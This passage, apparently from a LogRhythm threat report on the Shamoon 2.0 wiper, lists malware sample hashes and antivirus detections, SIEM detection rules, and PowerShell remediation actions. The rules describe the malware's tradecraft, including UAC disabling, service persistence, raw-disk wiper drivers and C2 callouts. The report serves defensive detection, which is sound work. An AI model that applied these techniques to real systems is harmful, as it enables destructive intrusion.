Compile Time:	2009-02-15 12:32:19 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	None	8.3.3.4	20170108
	ClamAV	Win.Dropper.DistTrack-8	0.99.2.0	20170109
	ESET-NOD32	Win64/DistTrack.C	14736	20170108
	F-Secure	Worm.Generic.898650	11.0.19100.45	20170109
	Kaspersky	HEUR:Trojan.Win32.Generic	15.0.1.13	20170109
	McAfee	DistTrack!raw	6.0.6.653	20170108
	Microsoft	Trojan:Win32/Depriz.Cldha	1.1.13303.0	20170109
	Sophos	Troj/Agent-AUMG	4.98.0	20170109
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 7: Sample Metadata

Sample: c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a

File Metadata				
File Name:	c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a			
File Size (bytes):	327680			
MD5:	c843046e54b755ec63ccb09d0a689674			
SHA256:	c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a			
File Type:	PE32+ executable for MS Windows (console) Mono/.Net assembly			
Compile Time:	2009-02-15 12:30:41 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	None	8.3.3.4	20161204
	ClamAV	Win.Trojan.DistTrack-6	0.99.2.0	20161204
	ESET-NOD32	Win64/DistTrack.B	14549	20161204
	F-Secure	Trojan.Generic.19781149	11.0.19100.45	20161204
	Kaspersky	HEUR:Trojan.Win32.Generic	15.0.1.13	20161204
	McAfee	RDN/Generic.dx	6.0.6.653	20161204
	Microsoft	Trojan:Win32/Depriz.C!dha	1.1.13303.0	20161204
	Sophos	Troj/Agent-AUMG	4.98.0	20161204
	Symantec	W32.Disttrack.B	20151.1.1.4	20161204
	Trend Micro	Not Detected		

Table 8: Sample Metadata

Sample: 5a826b4fa10891cf63aae832fc645ce680a483b915c608ca26cedbb173b1b80a

File Metadata				
File Name:	5a826b4fa10891cf63aae832fc645ce680a483b915c608ca26cedbb173b1b80a			
File Size (bytes):	31632			
MD5:	76c643ab29d497317085e5db8c799960			
SHA256:	5a826b4fa10891cf63aae832fc645ce680a483b915c608ca26cedbb173b1b80a			
File Type:	PE32+ executable for MS Windows (native) Mono/.Net assembly			
Compile Time:	2011-12-28 16:51:29 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	None	8.3.3.4	20170111
	ClamAV	None	0.99.2.0	20170112
	ESET-NOD32	None	14755	20170112
	F-Secure	None	11.0.19100.45	20170112
	Kaspersky	RiskTool.Win64.RawAccess.a	15.0.1.13	20170112
	McAfee	DistTrack!sys	6.0.6.653	20170108
	Microsoft	None	1.1.13407.0	20170112
	Sophos	RawDisk Driver (PUA)	4.98.0	20170112
	Symantec	None	None	20170111
	Trend Micro	Not Detected		

Table 9: Sample Metadata

Sample: e4b2d326f9c47eb1d79aa59381f8c93b50dc6c0c427eff8a330c49d2beed6d3a

File Metadata				
File Name:	e4b2d326f9c47eb1d79aa59381f8c93b50dc6c0c427eff8a330c49d2beed6d3a			
File Size (bytes):	759584			
MD5:	647e8fd30fa6f9a6a2e2819daa68143c			
SHA256:	e4b2d326f9c47eb1d79aa59381f8c93b50dc6c0c427eff8a330c49d2beed6d3a			
File Type:	PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly			
Compile Time:	2017-01-10 17:41:03 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	TR/Dropper.MSIL.rawxm	8.3.3.4	20170111
	ClamAV	None	0.99.2.0	20170111
	ESET-NOD32	Variant of MSIL/Injector.RBR	14752	20170111
	F-Secure	Trojan.Generic.20270214	11.0.19100.45	20170111
	Kaspersky	None	15.0.1.13	20170111
	McAfee	Artemis!647E8FD30FA6	6.0.6.653	20170108
	Microsoft	None	1.1.13407.0	20170111
	Sophos	Mal/Generic-S	4.98.0	20170111
	Symantec	None	None	20170111
	Trend Micro	Not Detected		

Table 10: Sample Metadata



Appendix B: LogRhythm Detection Rules

Appendix B: LogRhythm Detection Rules

Description

The following appendix contains LogRhythm AI Engine Detection rules applicable to known Shamooin malware samples obtained.

LogRhythm AI Engine Rules

Pre-Dropper AI Engine Rule

The Pre-Dropper : SMB Connection, Admin Access, and File Drop AI Engine rule is a three-block rule triggering upon an SMB connection, followed by a confirmed read access to the the C:\Windows\System32\csrss.exe file, followed by the creation of an executable within the C:\Windows\System32 directory. There is the possibility for this series of actions to be a false positive, but this chance is to be considered relatively rare. See Figure 1.




Figure 1: Pre-Dropper : SMB Connection, Admin Access, File Drop

Dropper AI Engine Rules

The AI Engine Dropper : Disabled UAC Registry rule is a generic rule that does not inherently identify the presence of Shamooin, but it does alert the analyst of the highly suspicious event of a user disabling the User Access Control controls. Disabling this control allows administrative actions to be performed on the system without prompting the user. Shamooin requires that UAC be disabled to continue with the installation of the Reporting and Wiping components. See Figure 2.




Figure 2: Dropper : Disabled UAC Registry

The Dropper : Remote cmd.exe execution AI Engine rule is designed to trigger upon the specific Shamoons cmd.exe execution command used to initiate the installation of Shamoons on remote systems within the network. This AI Engine rule requires that LogRhythm has the capability to ingest command execution log sources that will be used to trigger this alarm. Within the Windows architecture, the log source 'MS Event Log for Win7/Win8/2008/2012 - Sysmon' can be used to identify this type of activity as well as several commercial endpoint security agents. It is unlikely this rule will trigger false positive alerts. See Figure 3.




Figure 3: Dropper : Remote cmd.exe execution

The Dropper : Scheduled Task Creation AI Engine rule again does not directly imply a Shamoons infection; however, it does alert upon the highly suspicious action of local system scheduled task creation. Should a scheduled task be created upon a system, the system administrator for the system needs to be contacted to ensure it is not a false positive. Shamoons creates a scheduled task to initiate wiping of the system. The default execution time for this task is hardcoded in the binary, although the value can be updated by the C2 node after successful communication. This rule could trigger false positive alerts. See Figure 4.




Figure 4: Dropper : Scheduled Task Creation

The Dropper : Service Modification AI Engine rule triggers upon the successful modification of the LanmanWorkstation service's "DependOnService" value. Upon infection with Shamoons, the malware appends the malicious service (e.g. NtsSrv) to the "DependOnService" value. It is unlikely this rule will trigger a false positive alert. See Figure 5.




Figure 5: Dropper : Service Modification

The Dropper : Wiper File Drop AI Engine rule triggers upon the presence of any of the following system drivers being created within the C:\Windows\System32\Drivers directory: elrawdisk.sys, drdisk.sys, or vdisk911.sys. While it is possible that future iterations of Shamoon may not use these same driver names, these are the only values that are currently known to exist both within previous reporting as well as within in-house malware analysis. It is not likely this rule will trigger false positive alerts. See Figure 6.




Figure 6: Dropper : Wiper File Drop

The Dropper : Confirmation AI Engine rule is a catch-all rule that is used to rule out false-positive rules. This rule requires at least three of the Dropper family Shamoon rules to be triggered before the Confirmation rule is triggered. This rule has many beneficial capabilities for active defense response measures to be taken in response to a Shamoon infection and potentially has the capability to protect the network at large from a wide scale exposure to a Shamoon infection. For additional information on potential LogRhythm SmartResponse™ actions, continue to the following section. See Figure 7.




Figure 7: Dropper : ConfirmationC2 Reporting AI Engine Rules

C2 Reporting AI Engine Rules

The Reporter : User-Agent String C2 Request AI Engine rule is designed to trigger upon detection of the known Shamoon C2 callout signature. This callout will be directed to an external C2 node from the compromised internal system. Detection of this C2 callout should not generate any known false positive alerts. See Figure 8.




Figure 8: Reporter : User-Agent String C2 Request

The Reporter : C2 File Preparation AI Engine rule is designed to detect the creation or modification of the file C:\Windows\System32\netinit.exe. This file is the component of the malware responsible for communications with the C2 node. This file is decrypted from the PKCS7 resource in the dropper binary. It is unlikely this rule will trigger a false positive alert. See Figure 9.




Figure 9: Reporter : C2 File Preparation

The Reporter : C2 Response, File Creation AI Engine rule is designed to trigger upon the successful creation of a file within the C:\Temp\Temp\filer or C:\Users\<user>\AppData\Local\Temp directories. Shamoon uses these locations to write timestamp information and additional downloads. This rule is likely to trigger a false positive alerts due to the high usage of the user's %Temp% directory. See Figure 10.




Figure 10: Reporter : C2 Response, File Creation

Wiper-Specific AI Engine Rule

The Wiper : Timestamp File Creation AI Engine rule is the final Shamoon rule available to be detected before the wiper service begins the wiping process. This rule is designed to detect the creation of the timestamp file containing the updated time at which the wiping process should begin. This rule is not likely to generate false positive alerts. See Figure 11.




Figure 11: Wiper : Timestamp File Creation

LogRhythm SmartResponse Plug-ins

SmartResponse™ plug-ins allow LogRhythm-triggered alarms to initiate a subsequent action. Within the context of this report, the following SmartResponse plug-ins are paired with the alarm: 'Dropper : Confirmation'. The AI Engine rule 'Dropper: Confirmation' was selected as the rule to pair these SmartResponses, as it signifies the earliest point in which the Shamoan 2.0 infection can truly be confirmed with the lowest levels of false positive events occurring. This is not the only point a LogRhythm SmartResponse can be used to mitigate Shamoan 2 activities, but it represents LogRhythm's recommended actions for this type of event.

Disable AD Account

The Disable AD Account SmartResponse plug-in is designed to remove Active Directory domain access for the compromised user account that is being used to propagate the Shamoan infection. This action has the desired impact of isolating the infected system from any other system to which that user may have access. This SmartResponse plug-in does not represent a 100% effective method of halting the Shamoan malware from moving through the environment, but it does pose an effective solution.

AI Engine Rule Wizard

Action SmartResponse actions are not available for private rules.

Execution Sequence	Action Name	Approval(s) Required	Execution Target
1	Disable AD Account: Use Alternate Creds	YES	Platform Manager
2	Disable Local Windows Account: Use Alternate Creds	YES	Platform Manager
3	Quarantine By IP Address / Synchronous	YES	Platform Manager
4	Add FQDN To Address Group	YES	Platform Manager

Run Actions ☒ At the Same Time ☐ In the order listed Delete New Action

Set Action Disable Windows Active Directory Account: Disable AD Account: Use Alternate Creds

Parameters Define the command line parameters that pass constant values or data fields to the executable.

Name	Switch	Type	Value	Time Zone	Time Format
Script	-file Disable_Windows_AD_Account.ps1	Fixed			
Target Account		Constant Value			
Target Domain		Constant Value	<Client Domain>		
Domain Controller IP		Constant Value	<Domain Controller IP>		
Administrator Account		Constant Value	<Domain>\<Admin Account>		
Administrator Password		Encrypted Value	*****		

Approvals The action must be approved by at least one person in each level prior to being executed. Add Add Group Delete

Execute SmartResponse Action from: From PlatformManager

Level	Name	Type
1	LogRhythm Administrator	Person

powershell.exe -file Disable_Windows_AD_Account.ps1 <Client Domain> <Domain Controller IP> <Domain>\<Admin Account> ***** Save Action

Rule Blocks Settings Notify Actions Information

< Back Next > OK Cancel

Figure 12: Disable AD Account: Using Domain Administrator Credentials

Disable Local System Account

The Disable Local System Account SmartResponse plug-in is designed to remove the local user account which is being used to propagate the Shamoon infection from other systems with the same local system account. This action has the desired impact of isolating the infected system from any other system on which that user may have access from the same local user account. This SmartResponse plug-in does not represent a 100% effective method of halting the Shamoon malware from moving through the environment, but it does pose an effective solution.

The screenshot displays the 'AI Engine Rule Wizard' window. At the top, a message states: 'Action SmartResponse actions are not available for private rules.' Below this is a table listing the execution sequence of actions:

Execution Sequence	Action Name	Approval(s) Required	Execution Target
1	Disable AD Account: Use Alternate Creds	YES	Platform Manager
2	Disable Local Windows Account: Use Alternate Creds	YES	Platform Manager
3	Quarantine By IP Address / Synchronous	YES	Platform Manager
4	Add FQDN To Address Group	YES	Platform Manager

Below the table, the 'Run Actions' section has two radio buttons: 'At the Same Time' (selected) and 'In the order listed'. There are 'Delete' and 'New Action' buttons to the right. The 'Set Action' dropdown is set to 'Disable Local Windows Account: Disable Local Windows Account: Use Alternate Creds'. The 'Parameters' section is titled 'Define the command line parameters that pass constant values or data fields to the executable.' It contains a table with the following data:

Name	Switch	Type	Value	Time Zone	Time Format
Script	-file DisableLocalWindowsAccount.ps1	Fixed			
Target Host		Alarm Field	<Hostname (Impacted)>		
Target Account		Alarm Field	<User (Impacted)>		
Administrator Account		Constant Value	<Domain>\<Admin Account>		
Administrator Password		Encrypted Value	*****		

The 'Approvals' section includes a message: 'The action must be approved by at least one person in each level prior to being executed.' It has 'Add', 'Add Group', and 'Delete' buttons. To the right, 'Execute SmartResponse Action from:' is set to 'From PlatformManager'. Below this is a table with one entry:

Level	Name	Type
1	LogRhythm Administrator	Person

At the bottom, a text box contains the command: 'powershell.exe file DisableLocalWindowsAccount.ps1 <Hostname (Impacted)> <User (Impacted)> <Domain>\<Admin Account> *****'. There is a 'Save Action' button to the right. The bottom of the window has tabs for 'Rule Blocks', 'Settings', 'Notify', 'Actions', and 'Information'. At the very bottom are '< Back', 'Next >', 'OK', and 'Cancel' buttons.

Figure 13: Disable Local System Account: Using Administrator Credentials

Quarantine by IP Address – Cisco Specific

The Quarantine by IP Address SmartResponse plug-in is a Cisco-specific plug-in that will place the infected Shamoon system in quarantine, preventing any inbound or outbound communications from that system from affecting any other network or external system. This SmartResponse plug-in will not prevent Shamoon from wiping the infected system, but it will protect the any surrounding or vulnerable systems from being infected.

AI Engine Rule Wizard

Action

SmartResponse actions are not available for private rules.

Execution Sequence	Action Name	Approval(s) Required	Execution Target
1	Disable AD Account: Use Alternate Creds	YES	Platform Manager
2	Disable Local Windows Account: Use Alternate Creds	YES	Platform Manager
3	Quarantine By IP Address / Synchronous	YES	Platform Manager
4	Add FQDN To Address Group	YES	Platform Manager

Run Actions

☒ At the Same Time ☐ In the order listed

Delete

New Action

Set Action

Cisco ISE Quarantine Host: Quarantine By IP Address / Synchronous

Parameters

Define the command line parameters that pass constant values or data fields to the executable.

Name	Switch	Type	Value	Time Zone	Time Form
Script	-file ISE_Quarantine.ps1 -NoProfile 'QuarantineByIP_S'	Fixed			
ISE_IP_Address		Constant Value	<ISE IP Address>		
Host IP To Quarantine		Alarm Field	<IP Address (Impacted)>		
API Account Name		Constant Value	<API Account>		
API Account Password		Encrypted Value	*****		

Approvals

The action must be approved by at least one person in each level prior to being executed.

Add

Add Group

Delete

Execute SmartResponse Action from:

From PlatformManager

Level	Name	Type
1	LogRhythm Administrator	Person

powershell.exe -file ISE_Quarantine.ps1 -NoProfile 'QuarantineByIP_S' <ISE IP Address> <IP Address (Impacted)> <API Account> *****

Save Action

Rule Blocks

Settings

Notify

Actions

Information

< Back

Next >

OK

Cancel

Figure 14: Quarantine System by IP Address: Cisco Specific

WWW.LOGRHYTHM.COM

PAGE 76

Quarantine by IP Address – Palo Alto Networks Specific

The Quarantine by IP Address SmartResponse plug-in is a Palo Alto Networks-specific plug-in that will place the infected Shamoons system in quarantine, preventing any inbound or outbound communications from that system from affecting any other network or external system. This SmartResponse plug-in will not prevent Shamoons from wiping the infected system, but it will protect the any surrounding or vulnerable systems from being infected.

